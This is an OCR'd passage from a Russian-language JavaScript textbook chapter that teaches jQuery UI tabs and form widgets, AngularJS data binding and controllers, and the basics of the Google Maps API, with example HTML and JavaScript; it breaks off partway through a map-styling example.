Анонимная функция создаст выборку jQuery и применит к ней метод, определенный в плагине. Некоторым методам для работы требуются параметры.

Вкладки по принципу своей работы похожи на аккордеон.

1. Они расположены в контейнере **div**, который будет использоваться в селекторе jQuery. Но их содержимое немного отличается.

2. Вкладки создаются на основе неупорядоченного списка. Ссылка внутри каждого пункта указывает на элемент **div**, который расположен ниже и хранит содержимое соответствующей вкладки.

3. Обратите внимание: атрибуты **id** элементов **div** должны совпадать со значениями атрибутов **href** связанных с ними вкладок.

После строк, подключающих к странице сценарии jQuery и jQuery UI, расположен третий элемент **script**. В нем находится анонимная функция, которая вызывается после загрузки дерева DOM.

4. Селектор jQuery выбирает элемент, чей атрибут **id** равен **prizes** (то есть контейнер для вкладок). Затем из полученной выборки вызывается метод **.tabs()**.

Примечание. Если вы имеете дело с реальным сайтом, код JavaScript следует выносить в отдельный файл, чтобы придерживаться принципа разделения ответственности. В нашем примере мы не сделали этого из соображений удобства, а также чтобы показать, как мало нужно сделать, для того чтобы достичь подобного результата.

ФОРМЫ JQUERY UI

В jQuery UI есть несколько элементов управления, которые облегчают людям ввод данных в формы. В этом примере демонстрируются два из них.

Ползунковый регулятор диапазона (слайдер) позволяет установить диапазон числовых значений с помощью двух регулируемых ползунков. Как показано справа, HTML-код для этого виджета состоит из двух компонентов.

1. Обычная метка и текстовое поле ввода, позволяющее указать число.
2. Дополнительный элемент **div**, внутри которого хранятся ползунки.


Календарь (Date picker): Данный виджет позволяет выбрать дату из раскрывающегося календаря, — причем корректную и имеющую нужный вам формат.
3. Это обычное поле ввода, не требующее дополнительной разметки.

Перед закрывающим тегом **</body>** можно видеть три элемента **script**: первые два подключают к странице jQuery и jQuery UI, а третий содержит инструкции для подготовки элементов формы (см. соседнюю страницу). Если JavaScript не включен, эти виджеты будут выглядеть как стандартные элементы управления, без улучшений со стороны jQuery.

c09/jqui-form.html **HTML**

```
<body> ...
  <h2>Поиск номера в отеле</h2> ...
  <p id="price">
    <label for="amount">Стоимость:</label>          (1)
    <input type="text" id="amount" />               (1)
  </p>
  <div id="price-range"></div>                      (2)
  <p>
    <label for="arrival">Прибытие:</label>
    <input type="text" id="arrival" />              (3)
  </p>
  <input type="submit" value="Find a hotel"/>

  <script src="js/jquery-1.9.1.js"></script>
  <script src="js/jquery-ui.js"></script>
  <script src="js/form-init.js"></script>
</body>
```

РЕЗУЛЬТАТ



Стоимость:

5000 ₽ - 30000 ₽

Прибытие:

03/08/2015

March 2015

SU	MO	TU	WE	TH	FR	SA
1	2	3	4	5	6	7
8	9	10	11	12	13	14
15	16	17	18	19	20	21
22	23	24	25	26	27	28
29	30	31				

Поиск

Большинство jQuery-сценариев находятся внутри функции **.ready()** или ее сокращенного варианта (как показано на следующей странице). В главе 7 вы узнали, что это позволяет сценарию запускаться только после окончания загрузки дерева DOM.

Если вы подключаете к jQuery сразу несколько плагинов, которые используют этот подход, вам не нужно дублировать метод **.ready()**. В одном его экземпляре объединяется код, относящийся к разным плагинам.

1. Код JavaScript находится внутри сокращенного варианта метода **.ready()**. В нем содержатся инструкции по подготовке обоих элементов формы.

2. Чтобы превратить текстовое поле ввода в календарь, достаточно его выбрать и вызвать для него метод **datepicker()**.

3. Кэширование полей ввода для цены. Для установки свойств ползункам в методе **.slider()** используются объекты-литералы (см. ниже).

JAVASCRIPT c09/js/form-init.js

```
① $(function() {

② $('#arrival').datepicker();       // Превращаем поле ввода в календарь JQUI

③ var $amount = $('#amount');       // Кэшируем поле ввода для цены
  var $range = $('#price-range');   // Кэшируем элемент div для диапазона цен

④ $('#price-range').slider({        // Превращаем этот элемент в ползунковый регулятор
    range: true,                    // Если это диапазон, он имеет два ползунка
    min: 0,                         // Минимальное значение
    max: 400,                       // Максимальное значение
    values: [175, 300],             // Начальные значение
    slide: function(event, ui) {    // При использовании ползунка обновляем amount
      $amount.val(ui.values[0] + ' ₽' + ' - ' + ui.values[1] + ' ₽');
    }
  });
⑤ $amount                           // Устанавливаем начальные значения для amount
    .val($range.slider('values', 0) + ' ₽'     // Нижняя граница, потом знак ₽
    + ' - ' + $range.slider('values', 1) + ' ₽');   // Верхняя граница, потом знак ₽

});
```

4. При загрузке формы поле ввода, отображающее разброс цен в текстовом виде, должно знать о начальном диапазоне для ползунков. Значение этого поля состоит из:

а) знака доллара (**$**), за которым следует нижняя граница диапазона;

б) дефиса и знака доллара (**$**), за которыми следует верхняя граница диапазона.

Сценарий называется *form-init.js*. Программисты часто используют слово *init* как сокращение для *initialize* («инициализировать»), а этот сценарий устанавливает начальное состояние формы.

Если у плагина jQuery есть настройки, которые могут меняться при каждом использовании, их часто передают в виде объектов-литералов. Это можно наблюдать на примере метода **.slider()**; ему передается несколько параметров и одна функция.

СВОЙСТВО	ОПИСАНИЕ
range	Логическое значение. Определяет, из скольких ползунковых регуляторов состоит виджет: одного или двух
min	Минимальное значение ползункового регулятора
max	Максимальное значение ползункового регулятора
values	Массив с двумя значениями, описывающий начальный диапазон, который устанавливается для ползунковых регуляторов сразу после загрузки страницы


МЕТОД	ОПИСАНИЕ
slider()	Обновляет поле ввода, которое отображает текстовые значения для ползунковых регуляторов (пример можно найти в документации)

ANGULARJS

AngularJS — это фреймворк, который упрощает разработку веб-приложений. В частности, он помогает создавать страницы, записывающие, считывающие, обновляющие и удаляющие содержимое базы данных на сервере.

В основе Angular лежит программный принцип под названием *MVC* (Model View Controller — *модель, представление, контроллер*). Для работы с этой библиотекой вам нужно сначала подключить к своей странице сценарий **angular.js**. Сделав так, вы получите доступ к целому набору инструментов (как и в случае с jQuery).

Суть MVC заключается в разделение компонентов приложения — точно так же, как программисты, работающие на клиентской стороне, должны разделять содержимое (HTML), представление (CSS) и поведение (JavaScript).
У нас нет возможности описывать Angular во всех *подробностях*. Мы рассмотрим его как еще один пример очень своеобразного сценария с собственным API-интерфейсом и затронем в процессе концепцию MVC, шаблоны и привязку данных. Загрузить библиотеку Angular и получить доступ к полному описанию ее API-интерфейса можно по адресу **angularjs.org**.



Представление — то, что видит пользователь. В веб-приложениях эту роль играет HTML-страница. Angular позволяет создавать шаблоны, в которых можно оставлять место для контента определенного типа. Если пользователь изменяет значения в представлении, по цепочке направляются **команды (1)** , которые обновляют модель.
У одних и тех же данных могут быть разные представления — например, для пользователей и администраторов.

МодельПредставления (или контроллер) обновляет представление при изменении модели и модель при изменении представления. Процедура синхронизации содержимого этих двух сущностей называется **привязкой данных (2)**.
Например, если форма в представлении была обновлена, данная процедура отражает произошедшие изменения и обновляет сервер.


В веб-приложениях **модель** обычно хранится в базе данных и управляется серверным кодом, который может считывать и обновлять ее содержимое.
При обновлении модели **уведомления об изменениях (3)** отправляются контроллеру. Затем эта информация может быть передана в представление, чтобы сохранить его актуальность.

ИСПОЛЬЗОВАНИЕ БИБЛИОТЕКИ ANGULAR

HTML c09/angular-introduction.html

```
<!DOCTYPE html>
<html ng-app>
<head> ...
  <script src="https://ajax.googleapis.com/ajax/
  libs/angularjs/1.0.2/angular.min.js"></script>
</head>
<body> ...
  <form>
    Получатель:<br>
    <input ng-model="name" type="text"/><br>
    Сообщение:<br>
    <textarea ng-model="message"></textarea>
    <input type="submit" value="отправить" />
  </form> ...
  <div class="postcard">
    <div>{{ name }}</div>
    <p>{{ message }}</p>
  </div> ...
</body>
</html>
```

РЕЗУЛЬТАТ



В данном примере содержимое элементов **input** и **textarea** считывается и записывается в другой части страницы (в HTML-файле это место отмечено двойными фигурными скобками).

Сначала к странице подключается сценарий Angular. Вы можете хранить его локально или использовать версию из сети CDN компании Google. Пока вы не познакомитесь с этой библиотекой более тесно, ее лучше подключать внутри элемента **head**.

Обратите внимание на новую разметку в HTML-документе. Вы можете видеть атрибуты с префиксом **ng-** (сокращенно от Angular). Они называются *директивами*. Одна директива находится в открывающем теге **<html>**, и еще по одной — в каждом элементе формы. Значения атрибута **ng-model** для полей ввода совпадают с содержимым двойных фигурных скобок. Angular *автоматически* собирает значения элементов формы и записывает их в той части страницы, где находятся соответствующие фигурные скобки.

Для этого не нужно никакого дополнительного кода на JavaScript. Чтобы достичь того же результата с помощью jQuery, пришлось бы выполнить четыре шага:

1. написать обработчик событий для элементов формы;
2. использовать его для вызова кода, который получает содержимое этих элементов;
3. выбрать новые узлы, которые представляют открытку;
4. записать данные на страницу.

ПРЕДСТАВЛЕНИЕ И КОНТРОЛЛЕР

Взгляните на файл *angular-controller.js*, код которого представлен ниже. В нем используется функция-конструктор, создающая объект **BasketCtrl**. Этот объект известен также как *контроллер* или *модель представления*. В качестве аргумента ему передается другой объект с именем **$scope**, свойства которого инициализируются внутри функции-конструктора.

1. Обратите внимание: имя объекта (**BasketCtrl**) совпадает со значением атрибута **ng-controller** в открывающем теге **<table>**. В этом примере нет базы данных, потому контроллер также играет роль модели, передавая информацию в представление.

HTML-файл (представление) получает данные из объекта **BasketCtrl** в контроллере. Обратите внимание на то, что имена в фигурных скобках представления (то есть **{{ cost }}** и **{{ qty }}**) совпадают со свойствами объекта **$scope** в JavaScript-файле.

2. Теперь HTML-файл называется *шаблоном*, потому что он выводит данные из соответствующего контроллера. Имена в фигурных скобках подобны переменным, которые совпадают с содержимым объекта. Если объект JavaScript имеет другие значения, они будут выведены с помощью шаблона.

c09/angular-controller.html **HTML**

```
<!DOCTYPE html>
<html ng-app>
 <head>
  <title>JavaScript &amp;amp; jQuery - Глава 9 ...</title>
  <script src="https://ajax.googleapis.com/.../angular.min.js"></script>
  <script src="js/angular-controller.js"></script>
  <link rel="stylesheet" href="css/c09.css">
 </head>
 <body> ...
1  <table ng-controller="BasketCtrl">
2    <tr><td>Товар:</td><td>{{ description }}</td></tr>
2    <tr><td>Цена:</td><td>${{ cost }}</td></tr>
3    <tr><td>Кол-во:</td><td><input type="number" ng-model="qty"></td></tr>
3    <tr><td>Итого:</td><td>{{qty * cost | currency}}</td></tr>
  </table> ...
 </body>
</html>
```

c09/js/angular-controller.js **JAVASCRIPT**

```
1 function BasketCtrl($scope) {
2   $scope.description = 'Билет на одно лицо';
2   $scope.cost = 8;
2   $scope.qty = 1;
3 }
```

ПРИВЯЗКА ДАННЫХ И КОНТЕКСТ

Выражения внутри фигурных скобок можно также использовать в вычислениях. На шаге 3 промежуточная стоимость вычисляется в шаблоне и выводится в виде валюты. Более того, если вы измените количество в форме, исходная модель (объект JavaScript) обновится вместе с результатом. Чтобы проследить связь, попробуйте поменять значения в JavaScript-файле и обновить веб-страницу. Это пример того, что программисты называют **привязкой данных**; между данными в JavaScript-файле и HTML существует взаимосвязь. Изменения контроллера затрагивают представление. Изменения представления затрагивают контроллер.

Как видите, библиотека Angular особенно полезна, когда данные в представление загружаются из отдельного файла. Страница может иметь сразу несколько контроллеров, у каждого из которых свой **контекст**. Внутри HTML-кода у элементов может быть атрибут **ng-controller**, используемый для определения контекста соответствующего контроллера. Это чем-то похоже на область видимости переменных. Например, разные элементы могут иметь разные контроллеры (такие как **StoreCtrl**), у каждого из которых есть свойство с именем **description**. Поскольку контекст соблюдается только внутри элемента, каждое такое свойство будет использоваться только в контексте соответствующего контроллера.

РЕЗУЛЬТАТ

ПОЛУЧЕНИЕ ДАННЫХ ИЗВНЕ

В этом примере контроллер (JavaScript-файл) извлекает модель (данные в формате JSON) из файла на сервере (в настоящих веб-приложениях их обычно берут из базы данных). В результате обновляется представление в HTML-странице.

Для сбора данных Angular использует сервис **$http**. Внутри файла **angular.js** для выполнения Ajax-запроса создается объект **XMLHttpRequest** (как было показано в главе 8).

1. Путь к JSON-файлу строится относительно HTML-шаблона, а не JavaScript-файла (хотя путь записан именно в JavaScript).
2. Как и метод **.ajax()** из jQuery, сервис **$http** имеет несколько вспомогательных функций для определенных видов запросов. Для извлечения данных он использует методы **get()**, **post()** и **jsonp()**; для удаления и создания новых записей — **delete()** и **put()**. В этом примере используется метод **get()**.

c09/angular-external-data.html **HTML**

```
<table ng-controller="TimetableCtrl">
  <tr><th>время</th><th>название</th><th>описание</th></tr>
(5) <tr ng-repeat="session in sessions">
    <td>{{ session.time }}</td>
    <td>{{ session.title }}</td>
    <td>{{ session.detail }}</td>
  </tr>
</table>
```

c09/js/angular-external-data.js **JAVASCRIPT**

```
function TimetableCtrl($scope, $http) {
(1) $http.get('js/items.json')
(2)   .success(function(data) { $scope.sessions = data.sessions; })
(3)   .error(function(data) { console.log('error') });
    // В случае ошибки может выводиться сообщение для пользователей
  }
```

c09/js/items.json **JAVASCRIPT**

```
{
  "sessions": [
(4)  {"time": "09.00", "title": "3D-моделирование", "detail": "Приходите..."}
     {"time": "10.00", "title": "Взлом цепи", "detail": "Отправляйтесь..."}
     {"time": "11.30", "title": "Забавы с Arduino", "detail": "Научитесь..."}
  ]
}
```

ЦИКЛИЧЕСКИЙ ПЕРЕБОР РЕЗУЛЬТАТОВ

2. Если запрос успешно получил данные, запускается код в функции **success()**. В этом случае объекту **$scope** передаются данные из объекта **JSON**, которые затем выводятся в шаблоне.


3. В случае неудачи вызывается функция **error()**, а пользователю выводится сообщение об ошибке. В нашем случае оно записывается в консоль (с которой вы познакомитесь на с. 470).

4. Данные в формате JSON содержат несколько объектов, каждый из которых отображается на странице. Заметьте, в контроллере нет JavaScript-кода с циклом. Вместо этого цикл вынесен в HTML-шаблон (представление).

5. Директива **ng-repeat** в открывающем теге **<tr>** указывает на то, что таблица теперь ведет себя как цикл. Она должна перебрать все объекты в массиве **sessions** и создать для каждого из них отдельную строку.

РЕЗУЛЬТАТ

Программа мероприятия



ВРЕМЯ	НАЗВАНИЕ	ОПИСАНИЕ
09.00	3D-моделирование	Приходите посмотреть на то, как создаются 3D-модели компонентов для наших печатных схем! Вы познакомитесь с программным обеспечением для 3D-моделирования, профессиональными приемами дизайна моделей и многим другим. Идеями разработки делится наша замечательная роботесса Анна Дроидс.
10.00	Взлом цепи	Отправляйтесь в электрошатер, чтобы получить вводный урок пайки. Вы найдете все необходимые инструменты и массу продвинутых гиков, способных ответить на любой вопрос. Не стесняйтесь приносить свои проекты, чтобы реализовать их на нашем мероприятии! Электрошатром заправляет Григорий 'Гик А' Мансуров, известный хакер и специалист лаборатории 'Мозговой Штурм'.

В HTML-коде значение директивы **ng-repeat** равно **session in sessions**.

- **sessions** представляет данные в формате JSON и соответствует имени объекта.
- **session** — это идентификатор, который используется в шаблоне для обозначения имени каждого отдельного объекта внутри **sessions**.

Если в атрибуте **ng-repeat** используется имя, отличающееся от **session**, то оно должно быть отражено внутри фигурных скобок шаблона. Например, если там написано **lecture in sessions**, фигурные скобки должны выглядеть так:

{{ lecture.time }}, **{{ lecture.title }}**, и т. д.

Это очень поверхностное введение в Angular, но оно должно продемонстрировать некоторые важные моменты, связанные с разработкой веб-приложений на JavaScript. Например:

- использование шаблонов, которые берут данные из JavaScript и обновляют HTML-страницу;
- увеличение популярности фреймворков на основе MVC, предназначенных для разработки веб-приложений;
- экономия времени и усилий разработчика за счет использования библиотек.

Больше информации об Angular можно найти по адресу **angularjs.org**.

Backbone — еще один популярный фреймворк (**backbonejs.org**)

API-ИНТЕРФЕЙСЫ ПЛАТФОРМ

Многие крупные сайты открывают свои API-интерфейсы, позволяя считывать и обновлять через них данные. Это касается Facebook, Google, Twitter и т.д.

ВОЗМОЖНОСТИ

Доступные возможности зависят от конкретного сайта. Например:

- Facebook позволяет помечать страницы как нравящиеся («лайкать»), добавлять комментарии или обсуждения в конце документа;
- Google Maps позволяет встраивать в сайты разнообразные карты;
- Twitter позволяет выводить на веб-страницах последние сообщения и создавать новые твиты.

Открывая часть функциональности своих платформ, компании увеличивают их популярность и повышают вероятность повторного посещения. Это, в свою очередь, позитивно сказывается на общей активности (и доходе).

Нужно помнить, что компании вправе изменять способ доступа к API-интерфейсам или условия их использования.

СПОСОБ ДОСТУПА

Вы можете получить доступ к API-интерфейсам платформ, подключив к своей странице сценарий, который они предоставляют. Этот сценарий обычно создает объект (по аналогии с тем, как jQuery создает объект jQuery), с помощью методов и свойств которого можно читать (а иногда и изменять) данные платформы. Большинство сайтов, предлагающих API-интерфейс, предоставляют документацию, в которой объясняется, как использовать его объекты, методы и свойства (а также приводятся какие-нибудь простые примеры).

Некоторые крупные сайты предоставляют страницы с кодом, который можно просто скопировать к себе, без необходимости вникать в API-интерфейс.

И Facebook, и Google, и Twitter меняли способ доступа к своим API-интерфейсам и условия их использования.

СИНТАКСИС

Синтаксис API-интерфейса зависит от платформы. Но он обычно документируется в виде таблиц с объектами, методами и свойствами, как вы уже видели. Вы также можете встретить примеры кода, которые демонстрируют распространенные способы использования API-интерфейса (как те, что приводятся в этой главе).

Некоторые платформы предоставляют API-интерфейсы на нескольких языках программирования, чтобы вы могли работать с ними не только из JavaScript, но и с помощью таких серверных технологий, как PHP или C#.

Оставшиеся страницы главы 9 мы посвятим рассмотрению потенциальных возможностей API-интерфейсов платформы и за пример возьмем Google Maps API.

Если вы создаете сайт для клиента, дайте ему понять, что API-интерфейсы иногда меняются (что может потребовать изменения кода тех страниц, где они используются).

GOOGLE MAPS API

Одним из наиболее популярных API-интерфейсов, которые используются на сегодняшний день во Всемирной паутине, является Google Maps API, позволяющий добавлять карты на веб-страницы.

ЧТО ОН ДЕЛАЕТ


Google Maps JavaScript API позволяет отображать на веб-страницах карты Google. С его помощью вы также можете изменять их внешний вид и содержимое.

При рассмотрении данного примера вам не помешает документация к Google Maps API. В ней вы сможете ознакомиться с другими функциями этого API-интерфейса. Она расположена по адресу **developers.google.com/maps/**

ЧТО ВЫ УВИДИТЕ

Здесь мы покажем только малую долю тех возможностей, которыми обладает мощный интерфейс Google Maps API. Но благодаря примерам из этой главы вы получите представление о том, как с ним работать.

Мы начнем с добавления карты на веб-страницу. Затем вы узнаете, как изменять элементы управления. В конце вы научитесь использовать собственные цвета и устанавливать маркеры поверх карты.



API-КЛЮЧИ

Некоторые API-интерфейсы для доступа к данным на своих серверах требуют регистрации и запроса на получение API-ключа. API-ключ — это набор букв и цифр, который однозначно вас идентифицирует, чтобы владельцы сайта могли следить за тем, как и для чего вы используете API-интерфейс.

На момент написания этой книги компания Google разрешала сайтам ежедневно делать 25 000 вызовов API-интерфейса своих карт, не требуя API-ключа. Сайты, которые постоянно выходят за эти рамки, должны получить ключ и оформить платную подписку.

Если вы разрабатываете высоконагруженный сайт, или если карты являются частью основного приложения, рекомендуется использовать API-ключ к Google Maps, потому что:

- так вы будете видеть, сколько запросов сделал ваш сайт к API-интерфейсу;
- компания Google сможет выслать запрос оплаты услуги или уведомление об изменениях условий использования.

Чтобы получить ключ к Google API, посетите страницу **cloud.google.com/console**

ОСНОВНЫЕ НАСТРОЙКИ КАРТЫ

Подключив сценарий Google Maps к своей странице, вы сможете использовать объект maps, который позволяет отображать карты Google.

СОЗДАНИЕ КАРТЫ

Объект **maps** хранится внутри объекта **google**, который является контекстом для всего кода одноименной компании.


Чтобы добавить карту на свою страницу, вам нужно создать новый объект **map**, используя конструктор **Map()**. Конструктор является частью этого объекта и имеет два аргумента:

- элемент, внутри которого вы хотите выводить карту;
- набор параметров в виде объектов-литералов, позволяющих управлять внешним видом карты.


Масштаб обычно представляет собой последовательность чисел от 0 (планета целиком) до 16 (карты некоторых городов можно увеличивать сильнее).

МАСШТАБ: 0


МАСШТАБ: 4



МАСШТАБ: 8



МАСШТАБ: 16




ПАРАМЕТРЫ КАРТЫ

Параметры, которые отвечают за внешний вид карты, хранятся в еще одном объекте JavaScript с названием **mapOptions**. Он создается в виде объекта-литерала перед вызовом конструктора **Map()**. В коде на JavaScript, представленном на следующей странице, можно видеть, что объект **mapOptions** состоит из трех частей:

- долготы и широты центральной точки карты;
- масштаба;
- типа картографических данных, которые вы хотите отобразить.

Изображения, из которых состоит карта, называются плитками. Ниже показано четыре **типа карт**, выполненные в разных стилях.


ДОРОЖНАЯ



СПУТНИКОВАЯ

ГИБРИДНАЯ

РЕЛЬЕФ



ПРОСТЕЙШИЕ КАРТЫ GOOGLE


HTML c09/google-map.html

```
  <div id="map"></div>
  <script src="js/google-map.js"></script>
</body>
```

JAVASCRIPT c09/js/google-map.js

```
function init() {
  var mapOptions = {                                    // Настраиваем параметры карты
    center: new google.maps.LatLng(40.782710,-73.965310),
    mapTypeId: google.maps.MapTypeId.ROADMAP,
    zoom: 13
  };
  var venueMap;                                         // Map() рисует карту
  venueMap = new google.maps.Map(document.getElementById('map'), mapOptions);
}

function loadScript() {
  var script = document.createElement('script');        // Создаем элемент script
  script.src = 'http://maps.googleapis.com/maps/api/js?
                sensor=false&callback=initialize';
  document.body.appendChild(script);                    // Добавляем элемент на страницу
}

window.onload = loadScript;                             // После загрузки вызываем loadScript()
```

РЕЗУЛЬТАТ



1. Все начинается в последней строке сценария, где загружается страница. Там при срабатывании события **onload** вызывается функция **loadScript()**.

2. Функция **loadScript()** создает элемент **script**, который загружает Google Maps API. Сделав это, она инициализирует карту с помощью функции **init()**.


3. Функция **init()** загружает карту на HTML-страницу. Сначала она создает объект **mapOptions** с тремя свойствами.

4. Затем она использует конструктор **Map()**, чтобы создать карту и отобразить ее на странице. Конструктор принимает два аргумента:


- элемент, внутри которого будет отображаться карта;
- объект **mapOptions**.

ИЗМЕНЕНИЕ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ

ОТОБРАЖЕНИЕ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ КАРТЫ



РАСПОЛОЖЕНИЕ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ КАРТЫ



Чтобы отобразить или скрыть элемент управления, укажите его имя и значение **true** (показать) или **false** (скрыть). И хотя Google Maps пытается не допустить перекрытия элементов, решение о том, как их расположить на карте, остается за вами.

ЭЛЕМЕНТ УПРАВЛЕНИЯ	ОПИСАНИЕ	ПО УМОЛЧАНИЮ
zoomControl (1)	Задает масштаб карты. Использует ползунок (для больших карт) и кнопки **+/-** (для маленьких карт)	Включен
panControl (2)	Позволяет перемещаться по карте	Включен для устройств без сенсорных экранов
scaleControl (3)	Показывает масштаб карты	Выключен
mapTypeControl (4)	Переключает типы карт (например, с **ROADMAP** на **SATELLITE**)	Включен
streetViewControl (5)	Значок человечка, который можно перетащить на карту, чтобы переключиться на просмотр улиц	Включен
rotateControl	Вращает карты, которые имеют скошенные изображения (не показывается)	Включен, когда доступен
overviewMapControl	Эскиз, в котором отображается текущий участок карты в более крупном масштабе	Включен, когда карта свернута — например, в режиме просмотра улиц

КАРТЫ GOOGLE С НАСТРОЕННЫМИ ЭЛЕМЕНТАМИ УПРАВЛЕНИЯ

ВНЕШНИЙ ВИД ЭЛЕМЕНТОВ УПРАВЛЕНИЯ

Для изменения внешнего вида и расположения элементов управления карты необходимо добавить свойства в объект **mapOptions**.

1. Чтобы сделать видимым или скрыть элемент, нужно указать его имя (в качестве ключа) и логическое значение (**true** — показать, **false** — скрыть).

РАСПОЛОЖЕНИЕ ЭЛЕМЕНТА УПРАВЛЕНИЯ

2. У каждого элемента есть объект для хранения параметров, который отвечает за стиль и расположение. К имени элемента добавляется суффикс **Options** — например, **zoomControlOptions**. Стили будут рассмотрены ниже. Параметры свойства **position** описаны в диаграмме на предыдущей странице.

JAVASCRIPT c09/js/google-map-controls.js

```
var mapOptions = {
  zoom: 14,
  center: new google.maps.LatLng(40.782710,-73.965310),
  mapTypeId: google.maps.MapTypeId.ROADMAP,

1  panControl: false,
1  zoomControl: true,
   zoomControlOptions: {
3    style: google.maps.ZoomControlStyle.SMALL,
2    position: google.maps.ControlPosition.TOP_RIGHT
   },
1  mapTypeControl: true,
   mapTypeControlOptions: {
3    style: google.maps.MapTypeControlStyle.DROPDOWN_MENU,
2    position: google.maps.ControlPosition.TOP_LEFT
   },
1  scaleControl: true,
   scaleControlOptions: {
2    position: google.maps.ControlPosition.TOP_CENTER
     },
1    streetViewControl: false,
1    overviewMapControl: false
};
```

СТИЛИ ЭЛЕМЕНТОВ УПРАВЛЕНИЯ КАРТЫ

3. Вы можете изменять внешний вид элементов управления масштабом и типом карты, используя следующие параметры.

zoomControlStyle:

SMALL	Мелкие кнопки +/-
LARGE	Вертикальный ползунок
DEFAULT	Стандартный вид на данном устройстве

MapTypeControlStyle:

HORIZONTAL_BAR	Кнопки расположены горизонтально
DROPDOWN_MENU	Раскрывающийся список
DEFAULT	Стандартный вид на данном устройстве

СТИЛИЗАЦИЯ КАРТ GOOGLE

Чтобы стилизовать карту, нужно указать три параметра:

- **featureTypes** — интересующий вас элемент карты, например, дороги, парки, водные пути, общественный транспорт;
- **elementTypes** — часть элемента, которую вы хотите стилизовать, например, геометрия (форма) или текстовые метки;
- **stylers** — свойства, позволяющие изменять цвет или видимость элементов карты.

Свойство **styles** объекта **mapOptions** позволяет задать стиль карты. В качестве его значения выступает массив объектов, каждый из которых влияет на отдельную составляющую карты.

Первое свойство, **stylers**, изменяет цвет всей карты. Оно тоже содержит массив объектов.

- Свойство **hue** отвечает за цвет и принимает шестнадцатеричный код.
- Свойства **lightness** или **saturation** принимают значения от **-100** до **100**.

Кроме того, каждый элемент, отображающийся на карте, может иметь свой объект и собственное свойство **stylers**. Внутри объекта содержится свойство **visibility**, которое принимает одно из трех значений:

- **on** — показывать элементы заданного типа;
- **off** — скрывать их;
- **simplified** — показывать упрощенную версию.

c09/js/google-map-styled.js **JAVASCRIPT**

```
styles: [                    // Свойство styles является массивом объектов
 {
  stylers: [                 // Свойство stylers хранит массив объектов
